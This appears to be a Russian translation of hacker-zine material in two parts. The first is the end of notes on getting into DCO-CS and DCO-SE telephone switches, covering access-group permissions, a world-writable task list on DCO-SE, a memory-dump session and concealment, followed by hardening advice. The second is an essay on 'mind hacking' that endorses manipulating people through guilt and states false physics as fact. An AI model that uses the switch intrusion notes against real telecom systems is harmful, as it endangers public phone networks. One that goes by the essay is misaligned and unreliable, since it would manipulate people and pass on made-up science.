100141	ADMIN, NAC, ESPF, SCAT
100150	MAINT, NAC, ESPF, SCAT
100154	STATUS, MAINT, NAC, ESPF, SCAT
100155	ADMIN, STATUS, MAINT, NAC, ESPF, SCAT
100160	SECURE, NAC, ESPF, SCAT
100164	STATUS, SECURE, ESPF, SCAT
100175	ADMIN, STATUS, MAINT, SECURE, NAC, ESPF, SCAT
100177	ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, ESPF, SCAT
177777	ВСЕ ОПРЕДЕЛЁННЫЕ ГРУППЫ

Любое восьмеричное значение из этой таблицы указывает на группы, имеющие соответствующее разрешение там, где оно стоит в строке «-access» в PTL. Например, если у файла задано -access 10, 100000, 100001, то группа MAINT имеет право на чтение, группа SCAT — на запись, а группы ADMIN и SCAT — на выполнение. Большинство учётных записей имеют право на чтение PTL, но только SCAT по умолчанию имеет право на запись. PTL (и другие файлы) может быть изменён в утилите $EDIT. Альтернативно файл PTL.TXT может быть загружен с помощью $XFER (программы/команды передачи файлов), изменён и повторно загружен на коммутатор.

Чтение памяти

Альтернативный способ чтения/анализа информации из различных файлов, таких как PTL, хотя и несколько ограниченной полезности, состоит в использовании утилит вроде $DUMPER для дампа содержимого нужного файла в выбранной системе счисления или в ASCII. Следует учитывать, что, к сожалению, дампинг содержимого файла, к которому у пользователя нет доступа, невозможен — утилита должна прочитать файл, чтобы вывести его содержимое. Тем не менее косвенный доступ к

файлам таким образом может оказаться полезным в ряде ситуаций — например, если всё на конкретном терминале интенсивно отслеживается (отображается на SCC?) и прямое чтение и/или редактирование файлов является крайне разоблачающим фактором. Впрочем, если следовать процедурам, описанным в этих заметках по сокрытию своего присутствия на коммутаторе, даже достаточно интенсивный мониторинг не должен стать серьёзным препятствием.

```
$DUMPER /NODIAL

DUM> FILE NAME (FILE=HELP) > /ROOT/PTL.TXT

DUM> BASE (BASE=HELP) >

   DECIMAL OR 10 - WILL OUTPUT THE DATA AND ADDRESSES IN DECIMAL
   OCTAL OR 8 - WILL OUTPUT THE DATA AND ADDRESSES IN OCTAL
   HEXIDECIMAL OR 16 - WILL OUTPUT THE DATA AND ADDRESSES IN HEXIDECIMAL
   IF YOU PRECEED THE RESPONSE WITH AN A, SUCH AS A10 OR AOCTAL,
   THEN THE DATA WILL BE OUTPUT IN ASCII AND THE ADDRESS IN THE BASE
   EXIT - WILL EXIT THIS TASK

DUM> BASE (BASE=HELP) > AHEX

DUM> TYPE (TYPE=HELP) >

   HEADER - WILL OUTPUT THE FILE HEADER
   DATA - WILL OUTPUT THE ACTUAL CONTENTS OF THE FILE
   EXIT - WILL EXIT THIS TASK

DUM> TYPE (TYPE=HELP) > DATA

DUM> START ADDRESS (START=HELP) > 3000

DUM> STOP ADDRESS (STOP=HELP) > 9000
            00  01  02  03  04  05  06  07  08  09  0A  0B  0C  0D  0E  0F
   003000    -           B   E   G   I   N       P   R   O   C   E   S   S
   003010    O   R       D   E   F   I   N   I   T   I   O   N   S
   003020    -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -
   003030    -   -   -   -   -   -   -   -  \n   !  \n   !
   003040    T   h   e       f   o   l   l   o   w   i   n   g       i   s
   003050        t   h   e       l   i   s   t       o   f       v   a   l
   003060    i   d       p   r   o   c   e   s   s   o   r       i   d   s
   003070        f   o   r       t   h   i   s       r   e   l   e   a   s
   003080    e       t   o       b   e  \n   !                       u   s   e
   003090    d       w   i   t   h       t   h   e       -   p   r   o   c
   0030a0        s   w   i   t   c   h   .           E   a   c   h       p
   0030b0    r   o   c   e   s   s   o   r       i   d       i   s       u
   0030c0    s   u   a   l   l   y       a   s   s   o   c   i   a   t   e
   0030d0    d       w   i   t   h  \n   !                       a   n       u
   0030e0    n   i   q   u   e       S   C   M       s   o   f   t   w   a
   0030f0    r   e       s   e   t   .  \n   !  \n   !                       a
   003100    c                                                       =
   003110    a   c   i  \n   !                   a   l
   003120                                    =       a   l   i   t  \n   !
```

Дополнительная информация / Заключение

Прочее / разное / общее

Семейство продуктов DCO в настоящее время принадлежит компании Genband — производителю систем IMS (IP Multimedia System), базирующемуся в Техасе. Примечательно, что DCO-CS является единственным крупным коммутатором класса 5 в PSTN, для которого широко не

производилось аппаратное обеспечение конверсии VoIP для работы совместно с коммутационным оборудованием — за исключением нескольких медиашлюзов. Его использование в будущем, вероятно, будет сокращаться ввиду морально устаревшего статуса, хотя коммутаторы DCO по-прежнему обслуживают многие сельские районы. Вопреки расхожему мнению, не все установленные DCO были заменены EWSD или другими, более новыми коммутаторами. По оценкам 2006 года, на коммутаторах DCO и EWSD в Северной Америке было установлено около 14 миллионов линий, а установленная база DCO в Северной Америке насчитывала более 2500 хост- и удалённых коммутаторов.

Дополнительное замечание: DCO-SE

Ещё один член семейства DCO, достойный упоминания, — DCO-SE, линейный коммутатор, способный обслуживать до 10 000 линий, в отличие от DCO-CS, рассчитанного лишь на весьма ограниченное число линий и ориентированного прежде всего на услуги дальней связи (inter-LATA). Программное обеспечение DCO-SE улучшено и, хотя MMI крайне схож, существует ряд примечательных отличий, обусловленных его основной функцией. В действительности, различиям между этими двумя коммутаторами семейства DCO можно было бы посвятить отдельную, пусть и краткую, статью, но здесь из соображений краткости будут упомянуты лишь наиболее «интересные» аспекты DCO-SE — наиболее существенные изменения в MMI и утилитах коммутатора. Во-первых, утилита $ADMIN содержит множество различных опций, например:

```
DCO>
$ADMIN

ADM>HELP

ENTER THE GROUP TYPE TO BE ADMINISTERED.
   SOME OF THESE GROUPS ARE ACCESS RESTRICTED
   ERR          - DISPLAY ERROR CODES FROM DBMS
   ACCESS       - ISDN BRI ACCESS
   BG           - BUSINESS GROUPS (CENTREX,MVP1,MVP2)
   CARRIER      - EQUAL ACCESS CARRIER CODE
   CC           - CUSTOM CALLING QUERIES
   CEI          - CUSTOMER EQUIPMENT INTERFACE
   COMM         - DATA COMMUNICATIONS
   COS          - CLASS OF SERVICE
   CODRES       - CODE RESTRICTION LIST
   CV           - CLASS VALUES (VOICE DATA PROTECTION)
   DOP          - DIAL OUT PLAN
   E911T        - EMERGENCY 911 TANDEM
   ESS          - EMERGENCY SWITCHING SERVICE, RLS-4000
   FKMP         - FEATURE KEY MANAGEMENT PROFILE
   FN           - FEATURE NAME
   HG           - HUNT GROUPS
   IG303        - INTERFACE GROUPS 303
   LAW          - LAWFUL ACCESS
   LCC          - LINE CLASS CODES
```

Для сравнения — меню $ADMIN для DCO-CS:

```
   ERR          - DISPLAY ERROR CODES FROM DBMS
   AIN          - ADVANCED INTELLIGENCE NETWORK
   CEI          - CUSTOMER EQUIPMENT INTERFACE
   COS          - CLASS OF SERVICE
   CODRES       - CODE RESTRICTION LIST
   CV           - CLASS VALUES (VOICE DATA PROTECTION)
   FN           - FEATURE NAME
   HG           - HUNT GROUPS
   LCC          - LINE CLASS CODES
   LCN          - LINE CLASS NAMES
```

```
    LINE          - EN/DN LINES
    MACRO         - MACRO DEFINITIONS
    MBG           - MAKE BUSY GROUPS
    NRT           - NETWORK DN TRANSPARENCY ROUTE TREATMENTS
    OPTIONS       - FEATURE OPTIONS
    RING          - DEFAULT RING CODES
    SITE          - SITE NAME
    SS7           - SIGNALING SYSTEM NUMBER 7
```

$ADMIN, как можно вспомнить из текста HELP, описывается как утилита для «RECENT CHANGE/DATABASE ADMINISTRATION». Поскольку DCO-SE поддерживает Centrex и способен обслуживать до 10 000 линий, были добавлены административные группы BG, CC, ESS и т. д., а такие группы, как SS7, AIN, MACRO, MBG и т. д., отсутствуют, как и на DCO-CS. Во-вторых, на DCO-SE существуют два дополнительных группы учётных записей по умолчанию — LAW и NOVICE:

LAW — используется для законного наблюдения/прослушивания линий, авторизованного в соответствии с законодательством, таким как CALEA. В утилите $ADMIN существует опция «LAW» для этой цели, как показано выше:

```
ADM> GROUP (GROUP=HG) > LAW
  It is illegal to access Lawful Access surveillance information
  without the knowledge and expressed permission of the telephone
  operating company controlling this telecommunications facility.
  Further, it is illegal to establish any surveillance activity
  without receipt of a court order issued by a federal, state or
  local court having jurisdiction to permit telecommunications
  surveillance activity. Violation of these warnings will subject
  the perpetrator to all of the penalties and consequences
  allowable under such controlling laws.

ADM> LATYPE (LATYPE=HELP) >

    CDC           - CDC
    FSK           - FSK MODEM
    OPTIONS       - OPTIONS
    RECEIVER      - RECEIVER
    SURVEILLANCE  - SURVEILLANCE
```

При вызове LAW отображается баннер с необходимыми юридическими предупреждениями о доступе к информации о наблюдении. Судя по всему, этот баннер предназначен для просмотра сотрудниками правоохранительных органов, а не другими потенциальными несанкционированными пользователями коммутатора. LAW имеет права доступа к файлам/утилитам, к которым все группы имеют определённый уровень доступа.

NOVICE — судя по всему, предназначена для использования техниками в процессе обучения или сотрудниками, не прошедшими подготовку по работе с DCO, как следует из названия. NOVICE имеет доступ только к утилитам и файлам, к которым имеют доступ все группы учётных записей, а её права доступа всегда минимальны для конкретного файла или утилиты. Например, для файлов EA24HD, EA30MD и EA60MD, к которым все остальные группы имеют как минимум права на чтение и выполнение, NOVICE и LAW имеют только права на выполнение.

Одна зияющая уязвимость, присутствующая в DCO-SE (оснащённой самой последней версией программного обеспечения, выпущенной в 2003 году), заключается в том, что, в отличие от DCO-CS, все группы учётных записей имеют права на чтение И запись для PTL! Таким образом, любая учётная запись может напрямую записывать в PTL, переопределяя права доступа к файлам и т. д. На DCO-CS, версии OCC150, как было сказано ранее, только SCAT имеет право на запись/доступ.

Схема утилит

```
Примечания: хотя каждая утилита технически в той или иной мере влияет на сеть,
определённые утилиты выполняют строго внутрикоммутаторные функции (и тем самым
оказывают косвенное влияние на PSTN), тогда как другие — сетевые функции
(и оказывают более прямое влияние на PSTN). Разумеется, не существует такой
утилиты, как «строго внешняя по отношению к коммутатору программа», но, как
было сказано, существуют различные степени сетевого влияния по сравнению с
внутрикоммутаторным. Утилиты, связанные с работой оборудования коммутатора
(такого как диск, процессоры и т. д.), естественно, классифицируются как
«intra-switch», тогда как программы, связанные с SS7, линейными и транковыми
утилитами и т. д., — как «extra-switch». Эта трёхуровневая концепция утилит DCO
весьма полезна для понимания природы групп учётных записей и их назначений. Схема
ни в коей мере не претендует на охват всех или даже большинства утилит — скорее,
она охватывает небольшую выборку утилит, наилучшим образом представляющих три
категории. Иными словами, extra-switch утилиты ближе всего к сети, а intra-switch
утилиты — дальше всего от неё.


+-----------------------------------------+
Extra-Switch утилиты

$ABNUTL, $CODE, $HOTLIN,$INWANI, $INWATS,
$NITSWC, $RGU,  $ROTL,  $ROUTE,  $RTOPT,
$RTR,    $SCTST,$TRACE, $TSEP,  и др.



+-----------------------------------------+
Утилиты-«мост» Intra/Extra-Switch

$CONUTL, $CSADM, $EQCHEK, $FLXANI, $MANUAL,
$PABX,   $PCOS,  $RNSAMA, $RTEST,  $SELNUM
$SERV,   $SPCALL,$TFM,    $TKTHRS, $TMAD,
$TTU, и др.



+-----------------------------------------+
Intra-Switch утилиты

$ACTUTL, $AMOPT, $AMPUTL, $BUFDMP, $CBUG,
$CHKUTL, $DEBUG, $DMPUTL, $DUMPER, $EDIT,
$FILSYS, $FPBUG, $GBUG,   $HSTUTL, $INSTAL,
$ISUUTL, $MEMCHK,$PASSWM, $PATCH,  $REMOVE,
$SECTTY  $STATE, $STATUS, $TIME,   $UPACK,
$UPDATE, $VCHECK,$XFER, и др.

+-----------------------------------------+
```

Рекомендации по безопасности

С учётом вышеизложенной информации о почти абсолютном отсутствии превентивных мер безопасности, заложенных в архитектуру DCO, может показаться комически тщетным занятием давать рекомендации по надёжной защите DCO-CS. Не следует, однако, забывать, что на протяжении живого и детального изложения изъянов в защите доступа был рассмотрен ряд метафорических «барьеров» или конфигураций, которые в той или иной, нередко незначительной, мере создают определённые сложности для тех, кто стремится получить доступ к коммутатору. Логически следует, что усугубление этих барьеров в discretional конфигурации в максимально практически возможной степени желательно для извлечения максимальной безопасности из ограниченных возможностей DCO в этой области. Применительно к безопасности дозвонных

линий, увы, наилучшим решением представляется просто отключить дозвонной доступ к коммутатору, исключив тем самым любую форму несанкционированного удалённого вторжения. Однако, как автор прекрасно понимает, такая эффективная, пусть и радикальная, конфигурация/мера не всегда практична и целесообразна, и в таком случае рекомендуется подключить к дозвонной линии (линиям), предназначенной для этой цели, устройство безопасности с обратным вызовом (callback security device), добавить дополнительный уровень парольной защиты и т. д.; хотя в этих средствах защиты и существуют уязвимые места, они, по меньшей мере, могут обеспечить достаточно сильный барьер, чтобы отпугнуть всех, кроме наиболее решительных несанкционированных пользователей. В любом случае, вне зависимости от конфигурации порта/линии для дозвонного доступа, очевидно и в конечном счёте рекомендуется требовать использования как можно более надёжных паролей, а также тщательно проверять и контролировать журналы — следы, оставляемые действиями пользователей. Просто смешно, что существуют системы — в PSTN и в других местах, — которые демонстрируют колоссальный уровень защиты при куда меньшей значимости по сравнению с коммутаторами, машинами, по своей природе аналогичными позвоночнику гигантской сети, которая, несмотря на недавние усилия по ускоренному переходу от неё, по-прежнему связывает и поддерживает непрерывный поток взаимосвязанных коммуникаций, соединяющих США и большую часть земного шара в наши дни.

Глоссарий аббревиатур

Аббревиатура	Расшифровка
DCO-CS	Digital Central Office Carrier Switch
PSTN	Public Switched Telephone Network
LEC	Local Exchange Carrier
EWSD	Elektronisches Wahlsystem Digital / Electronic World Switch Digital
CLEC	Competitive Local Exchange Carrier
MMI	Man-Machine Interface
DCO-SE	Digital Central Office Small Exchange
RLS	Remote Line Switch
5ESS	#5 Electronic Switching System
TMRS	Traffic Measurement and Recording System
SCAT	Stromberg-Carlson Assistance Team
(IN)WATS	(Inward) Wide Area Telephone Service
ETAS	Emergency Technical Assistance

NAC	Network Access Control
ESP(F)	Essential Services Protection (Feature?)
MP	Maintenance Processor
SCC	Switching Control Center
PTL	Prioritized Task List
VoIP	Voice over Internet Protocol
LATA	Local Access and Transport Area
CALEA	Communications Assistance for Law Enforcement Act
SS7	Signalling System #7

Благодарности / Приветы

ThoughtPhreaker — за терпеливую помощь в проверке достоверности многих общих наблюдений в этих заметках и его вклад в раздел об уязвимостях, а также за обширный вклад в раздел по DCO-SE; rev, Andrew, whitehorse, radio_phreak, bomberman2525 (если он всё ещё желает быть известен под этим хэндлом) и авторам оригинальных статей по DCO — их торопливые, минималистичные опусы, при всей их неполноте, всё же дали основу, которую автор смог развить. Как обычно, благодарности выражаются всем, кто прямо не упомянут, но оказал помощь в поиске H/P-знаний, и всем, кто разделяет концепцию H/P-субкультуры автора и сочувствует его усилиям по её совершенствованию. Желающие обратиться с вопросами или комментариями (фактические поправки приветствуются) могут писать по адресу: philosopher2600@gmail.com.

```
NYC_NY_2600_DCO 09-06-16 00:26:00 LOGOFF  TT01
   MP .0354:TTY=TT1,USERNAME=THE_PHILOSOPHER LOGGED OFF
```

Взлом разума ради удовольствия и выгоды

Автор: lvxferis@gmail.com

Содержание

---

1 — Введение

О нет, только не ещё одна статья про «взлом мозга», пожалуйста! Мне вообще не хочется знать, что на самом деле творится с моим разумом, я люблю кормиться той чепухой, которую получаю каждый день, потому что я невежественный ублюдок — если вы так думаете, прекратите читать СЕЙЧАС, потому что я изначально не рассчитывал на вас как на аудиторию. Вместо этого я обращаюсь к тем, кто замечал «глюки», аномалии в «матрице»; к тем, кто стал хакерами не потому что «компьютеры нынче в моде», а из-за исконной жажды знаний и умения замечать то, что не вписывается в привычную среду.

---

2 — Как функционирует человеческое сознание

Человеческий разум — это самопрограммирующийся биокомпьютер — я не первый, кто это говорит. Разум программирует себя сознательно: применяя паттерн принятия решений, следуя модели или их комбинации.

2.1 — Программирование посредством паттернов решений

Помните, как в раннем детстве вас тянуло к пламени, и вы действительно его потрогали? Вам было так больно, ожог был таким сильным, что вы больше никогда не играли с огнём. Боль — это метод, которым наш духовный разум учит себя об окружающей среде. Программирование через паттерны решений основано на рациональном анализе фактов в соотнесении с прошлым опытом,

максимально близким к новому переживаемому опыту, и всё это подкреплено интенсивностью боли. Боль — это не что иное, как электрические сигналы, которые нервная система посылает в мозг, а духовный разум интерпретирует их как сильный дискомфорт, сигнализируя о том, что среда реагирует враждебно к телу. Некоторые, казалось бы, переносят боль лучше других — но нет, это неправда. Мы все чувствуем боль одинаково, просто некоторые натренировали свой духовный разум её игнорировать.

2.2 — Программирование через ролевые модели (поведенческий мимикрий из доверенных источников)

С раннего детства у нас есть ролевые модели для подражания в обществе. Это могут быть исторические личности, философы, любимая хип-хоп звезда, люди, которых знают все и которые тем или иным образом пробились в этом обществе, или просто ваша мать, отец, старший брат, один из ваших друзей, наставник и т.д. Всех их объединяет одно: они обладают качеством, которое вы хотели бы развить в себе, или занимают важное место в вашей жизни. Задумайтесь, сколько раз вы думали о том, как разочаруете кого-то, кто вам дорог, сделав то, что вам самому действительно хочется. Многие из вас всё же это делали? Противопоставляя наш духовный (рациональный) разум впечатлениям и мнениям наших ролевых моделей, минута за минутой мы становимся более похожими на них, превращаясь в того, кем решили стать.

Чтобы понять, как работает ваш разум, начните воспринимать обычную жизнь как последовательность событий. События делятся на следующие категории:

• новые события
• новые события, схожие со старыми
• старые события

При столкновении с каким-либо событием разум запускает его анализ и ищет в «архиве» идентичное. Если не найдено — ищет похожее и пытается определить, применимы ли прошлые решения и условия к текущей ситуации. Новые и схожие события порождают опыт, вынуждая духовный разум принимать решения ради наилучшей адаптации к среде. Но каждое решение человека во многом зависит от предыдущего опыта. Накопленный опыт улучшает рациональное мышление и даёт более широкий взгляд на события, опирающийся на более высокую логику. Каждой категории событий соответствует свой процесс обработки. Например, если у вас сломалась машина, автомеханик увидит проблему точнее, чем врач. Автомеханик располагает более глубокими техническими знаниями об автомобилях (то есть более высокой логикой вещей), чем врач или флорист. Зато если откажет ваше тело, врач поможет определить, что пошло не так и как это исправить, лучше, чем автомеханик.

Процесс обучения в разуме бесконечен; он длится как минимум столько, сколько вы подвергаетесь воздействию новых событий. Но проходит он в три стадии: сознательно-волевая часть, стадия закрепления и «фоновая» стадия.

Сознательно-волевой процесс — тот, что взаимодействует с процессом принятия решений активнее всего. Это когда вы видите какое-то поведение, моральную добродетель или нечто подобное, что вам нравится и что вы хотите развить в себе — например, вы хотите быть более выдающимся «белой шляпой», чем spender, потому что воспринимаете «белых шляп» как хороших парней, а вас учили, что хорошие парни — это хорошо. Для этого вы смотрите, что привело spender'а туда, где он есть, и начинаете «идти» схожим путём.

Здесь вступает стадия закрепления — вы уже решили, что хотите этого, и заставляете себя делать необходимые шаги. Вы знакомитесь с ядром Linux, находите баги, публично раскрываете их, ищете споры с разработчиками ядра и т.д. Сознательное взаимодействие будет помогать вам оценивать себя: «достаточно ли я похож на spender'а, чтобы это делать?» или «что бы сделал spender?»;

одновременно оно будет исправлять поведенческие ошибки, которые могут помешать успеху. Через некоторое время сознательное взаимодействие начинает убывать, становясь всё менее необходимым. Тут вступает третья стадия.

«Фоновая» стадия — это когда реальный процесс больше не требует взаимодействия с сознательным разумом, будучи полностью адаптированным к обслуживанию похожих событий. Продолжая нашу метафору, на этом этапе вы гребёте жирные деньги от спонсоров, ведёте себя по-скотски с друзьями и публикуете уязвимости, найденные в ядре Linux. И всё это нормально, и вы не понимаете, почему на вас показывают пальцем. Вы делаете «правильное» дело...

Столкнувшись с новым событием, разум попытается его категоризировать и отнести к одной из известных категорий. Каждой категории соответствует свой процесс; нейронный процесс очень напоминает путь в нейросети ИИ. Процессы для известных событий дают вам ежедневную рутину, когда вы не думаете о том, что делаете — просто делаете это, автоматически. Следовательно, ПРОЦЕССЫ В «ФОНОВОЙ СТАДИИ» (ОБСЛУЖИВАЮЩИЕ ИЗВЕСТНЫЕ ПАТТЕРНЫ) НЕ ТРЕБУЮТ ПРОВЕРКИ РАЦИОНАЛЬНЫМ (СОЗНАТЕЛЬНЫМ) РАЗУМОМ!!! Это делает их первостепенной целью для тех, кто пытается вами манипулировать.

---

3 — Нейролингвистическое программирование (НЛП)

По данным Википедии, нейролингвистическое программирование (НЛП) — это спорный подход к психотерапии и организационным изменениям, основанный на «модели межличностной коммуникации, прежде всего касающейся взаимосвязи между успешными паттернами поведения и лежащими в их основе субъективными переживаниями (особенно паттернами мышления)», а также на «системе альтернативной терапии, опирающейся на эту модель, которая стремится развить у людей самосознание и эффективную коммуникацию и изменить их паттерны психического и эмоционального поведения». НЛП постулирует связь между неврологическими процессами («нейро»), языком («лингвистическое») и паттернами поведения, усвоенными через опыт («программирование»). «Субъективные переживания» — это то, что мы называли нейронными процессами, обрабатывающими события.

---

4 — Почему НЛП работает?

Иными словами, НЛП утверждает, что мы запрограммировали себя реагировать определённым образом на определённые события. Для хакера это выглядит не хуже удалённой уязвимости ядра с отличными перспективами эксплуатации. Это означает, что мы можем вызвать определённую реакцию или ответ от человека, если знаем условия (событие), которые в норме приводят этого человека к такой реакции. Эй, подождите... Это действительно про управление окружающими? Да, кто-то может использовать НЛП, чтобы воспользоваться «свободным разумом», попросту обманывая его: заставляя видеть ложные условия, которые вынуждают принимать решения, соответствующие этим ложным условиям.

Общей чертой всех современных обществ является «синдром вины». Он вырастает из уловки «первородного греха»: ты — всего лишь смертный, заслуживающий страданий из-за того, что очень давно какой-то дурак съел яблоко. Этот «синдром вины» — очень опасная ловушка, поскольку делает людей склонными к НЛП: они хотят «расплатиться» за свои «грехи». Но... подождите... а что, если никакого греха нет? То есть... я могу заставить человека чувствовать себя виноватым за то, чего он никогда не совершал, только чтобы он выполнял мои желания? Именно... вот именно

ПОЧЕМУ нейролингвистическое программирование работает в каждом случае: люди не хотят выглядеть плохо в глазах окружающих, и особенно — в глазах тех, кто является для них моделью или значит что-то важное.

«Мама сегодня очень плохо себя чувствует, но я уверена, что если ты принесёшь из школы хорошие оценки, мне станет лучше, сынок» — это классический пример работы НЛП. «Мама» в нашем кейсе симулирует болезнь, чтобы заставить сына усерднее учиться и получить хорошую оценку. В сознании «сына» возникнет чувство вины за болезнь матери, и он будет любыми способами стараться получить хорошую отметку. В этом примере НЛП не вредит «сыну», поскольку улучшение оценок — вещь хорошая. Но в то же время он сделал не то, что хотел сам, а то, на что его хитростью подтолкнул другой человек.

Другой пример: к окну вашей машины подходит нищий. Это пожилая женщина с добрыми, тёплыми глазами. Она приближается робко и шёпотом просит дать ей денег на лекарства и еду. Вы дадите ей деньги, потому что она очень напоминает вашу бабушку, которую вы очень любили. И потому что вы хотите помочь менее удачливому человеку. Но эта нищенка после «рабочих часов», возможно, богаче вас, потому что умело использует образ «образа бабушки». У большинства людей есть бабушка, которая растила их, заботилась о них в отсутствие родителей, и вполне возможно, уже умерла. Чтобы чтить её память, вы проецируете «менее удачливую бабушку», стоящую у окна вашей машины, на свою — и хотите хоть чем-то помочь. Ваши добрые намерения загоняют вас прямо в ловушку «бабуленьки», как насекомое в объятия плотоядного растения.

Это лишь три примера работы НЛП в повседневной жизни, но для человека, знакомого с этими техниками, примеры бесконечны. Тот, кто осознаёт НЛП и понимает, как всё устроено, управляет всеми вокруг, добиваясь нужного результата. Разве это плохо — воспользоваться чужим невежеством? Разве плохо эксплуатировать уязвимость в системе, если никто не может тебя поймать? Возможно, но мне на это наплевать.

---

5 — Что такое реальность — «Что вверху, то и внизу»

Слова Гермеса кажутся загадочными большинству из вас: глядя на небо, вы не видите сходства с землёй. На самом деле Гермес имел в виду, что наша Вселенная является фракталом; если увеличить фрактал, вы заметите, что полученное изображение очень похоже на исходное. Это означает, что одни и те же Законы, построившие фрактал на уровне детали, построили его и на крупном масштабе.

Совершим экскурсию в мир атомов. Разнообразие химических элементов, присутствующих в нашей Вселенной, определяется просто числом электронов, вращающихся вокруг атома каждого элемента (и, конечно, протонами, нейтронами и другими субатомными частицами, но это за рамками данной статьи). Так что же делает один элемент более «насыщенным» электронами, чем другой? Ответ прост — это электромагнитные силы. Квантовая механика выделяет 4 типа электромагнитных сил: 2 сильных и 2 более слабых, являющихся результатом комбинации первых двух. Но все эти силы вместе создают квадрупольный магнит. Именно этот квадрупольный магнит и является «чертежом», по которому построен наш мир. Каждый элемент в таблице Менделеева обладает уникальной комбинацией этих 4 сил, что и определяет его уникальность.

Значит, наша Вселенная — не что иное, как электромагнитные силы, объединённые на разных уровнях в разных комбинациях и количествах? Да, именно так. Без электромагнетизма наша Вселенная представляла бы собой однородную массу первичных частиц материи. Именно это теоретизировал Эйнштейн, говоря о 4-й форме агрегатного состояния вещества при абсолютном нуле (то есть при абсолютном отсутствии электромагнетизма, ведь тепло — не что иное, как

результат взаимодействия электричества и магнетизма).

Это также означает, что если вы сможете определить точное количество и комбинацию электромагнитных сил, присутствующих в атомной структуре некоего элемента, и воспроизвести эту точную комбинацию и количество в атомной структуре другого элемента — вы сможете превратить второй элемент в первый, вплоть до мельчайших деталей.

Помните алхимиков, пытавшихся получить золото из пыли?

---

6 — Влияние человеческих мыслей на реальность

> *«Ложные слова злы не только сами по себе — они заражают душу злом.»*
> *— Сократ*

Существует огромное количество случаев, когда Посвящённые воздействовали на окружающий мир, и люди были настолько поражены, что не могли объяснить чудо. Посмотрите на факиров в Индии или буддийских монахов Тибета. Задокументированы случаи, когда мастера йоги очищали воду силой медитации. Как это происходит? Читайте дальше.

Квантовая механика обнаружила очень интересный факт. Эксперименты в области квантовой механики не дают согласованных результатов в разное время и у разных исследователей. Оказывается, разум наблюдателя существенно влияет на исход эксперимента. Дошло до того, что если учёный думает, что его эксперимент завершится определённым образом, то в большинстве случаев именно так и происходит. Но как только появляется другой учёный с иным мышлением и меньшей уверенностью в успехе — эксперимент даёт иной результат. Поэтому учёные пришли к выводу, что эксперименты в квантовой механике редко бывают окончательными.

Ранние эксперименты двадцатого века в области физики явлений очень малого масштаба привели к открытию феноменов, которые невозможно было предсказать на основе классической физики, а также к новым моделям (теориям), которые очень точно описывали и предсказывали эти микромасштабные явления. Эти модели реального мира, наблюдаемого на микроуровне, с трудом поддавались согласованию со способом, которым объекты ведут себя на макроуровне повседневной жизни. Предсказания, которые они давали, часто казались наблюдателям контринтуитивными. Действительно, они вызвали сильное замешательство — даже в умах их первооткрывателей. Копенгагенская интерпретация представляет собой попытки объяснить эксперименты и их математические формулировки.

Мы любим думать о нашем мозге как о массивном хранилище данных для всего пережитого с детства, но так ли это на самом деле? Нет никаких реальных доказательств того, что данные хранятся в нашем мозге; единственное неопровержимое свидетельство, существующее сейчас, — это то, что наш мозг испускает «волны». Наш мозг — не что иное, как большая антенна, принимающая/испускающая электромагнитную энергию в виде волн. Существует несколько типов мозговых волн, часть из них легко измеряется приборами, большинство — нет. Наш мозг — не что иное, как открытые беспроводные точки доступа, излучающие сигнал повсюду вокруг нас и принимающие сигналы из окружающей среды. Стоп... электромагнитные мозговые волны? Но вы же говорили, что наша Вселенная основана на электромагнетизме... Если люди могут излучать электромагнитную энергию, значит... они действительно могут влиять на реальность? Да, могут. Но не все антенны имеют одинаковую мощность сигнала: у одних он сильнее, у других слабее. Но все они изменяют реальность в соответствии с тем, что думают о ней; одни изменяют реальность существенно — так, что это действительно заметно, другие — менее ощутимо. Но КАЖДЫЙ ДУХОВНЫЙ РАЗУМ (будь то человеческий, животный, растительный или минеральный) ВОЗДЕЙСТВУЕТ НА РЕАЛЬНОСТЬ В СООТВЕТСТВИИ С ТЕМ, ЧТО ОН ЗНАЕТ О РЕАЛЬНОСТИ И

КАКОВОЙ, ПО ЕГО МНЕНИЮ, РЕАЛЬНОСТЬ ДОЛЖНА БЫТЬ. Если создать образ в своём уме и страстно верить в него, вы действительно воплотите его в жизнь. Нет, это не эзотерика, это самая что ни на есть повседневная вещь — вы не произносите никаких заклинаний, вы просто находите способ воплотить этот образ. Если вы ДЕЙСТВИТЕЛЬНО чего-то хотите и УСЕРДНО РАБОТАЕТЕ, чтобы ЗАСЛУЖИТЬ это, есть ОГРОМНЫЙ шанс, что Вселенная дарует вам желаемое.

Ну, на деле всё не так просто, но в упрощённом виде — именно так всё и обстоит. Возможно, в следующий раз, в следующем выпуске «Взлома разума», я объясню вам, как исполнять желания и каким должно быть их содержание, чтобы у них было больше шансов сбыться.

ВЫ ЯВЛЯЕТЕСЬ ЦЕНТРОМ СВОЕЙ СОБСТВЕННОЙ ВСЕЛЕННОЙ. ВЫ — ХОЗЯЕВА СВОЕЙ ВСЕЛЕННОЙ. БУДЬТЕ В СВОЕЙ ВСЕЛЕННОЙ ТЕМ, ЧЕМ БОГ ЯВЛЯЕТСЯ ДЛЯ ВСЕЙ ВСЕЛЕННОЙ, И СТАРАЙТЕСЬ БЫТЬ КАК МОЖНО БЛИЖЕ К БОГУ. И ещё одно: если вы думаете, что Бог — это старик с бородой, то вы кретин. Мне всё равно, как вы его называете; Бог, о котором я говорю, находится за пределами любой религии — это РАЗУМ, СОЗДАВШИЙ СОВЕРШЕННУЮ СИСТЕМУ, КОТОРУЮ МЫ НАЗЫВАЕМ ЖИЗНЬЮ.

---

7 — Как создать враждебную реальность?

Кто же будет создавать что-то, что навредит самому себе? — скажете вы. Но, как ни странно, люди делают это, даже не осознавая. Приведу крайний пример — смиритесь с ним, но он должен дать вам представление о том, как людей можно обмануть, заставив причинять вред самим себе.

Возьмём гипотетический случай. Представим высоко уважаемую группу учёных, чьё исследование показало, что маленькая ложка толчёного стекла, добавленная в еду, убережёт от болезней. Конечно, сейчас вы скажете: «Все знают, что толчёное стекло причинит вред», но допустим, что вы этого не знаете, и найдётся ОЧЕНЬ МНОГО людей, ДОВЕРЯЮЩИХ этой группе учёных настолько, что они действительно будут сыпать толчёное стекло в еду. Это причинит им ОЧЕНЬ СЕРЬЁЗНЫЕ ПРОБЛЕМЫ С ЖЕЛУДКОМ, но они не осмелятся допустить мысль, что столь доверенные ими учёные могут ошибаться. Поэтому они решат, что желудочные боли имеют иную природу, или, что ещё хуже, решат, что боль — это толчёное стекло, борющееся с болезнью. И они будут принимать ЕЩЁ БОЛЬШЕ толчёного стекла, чтобы наверняка победить болезнь.

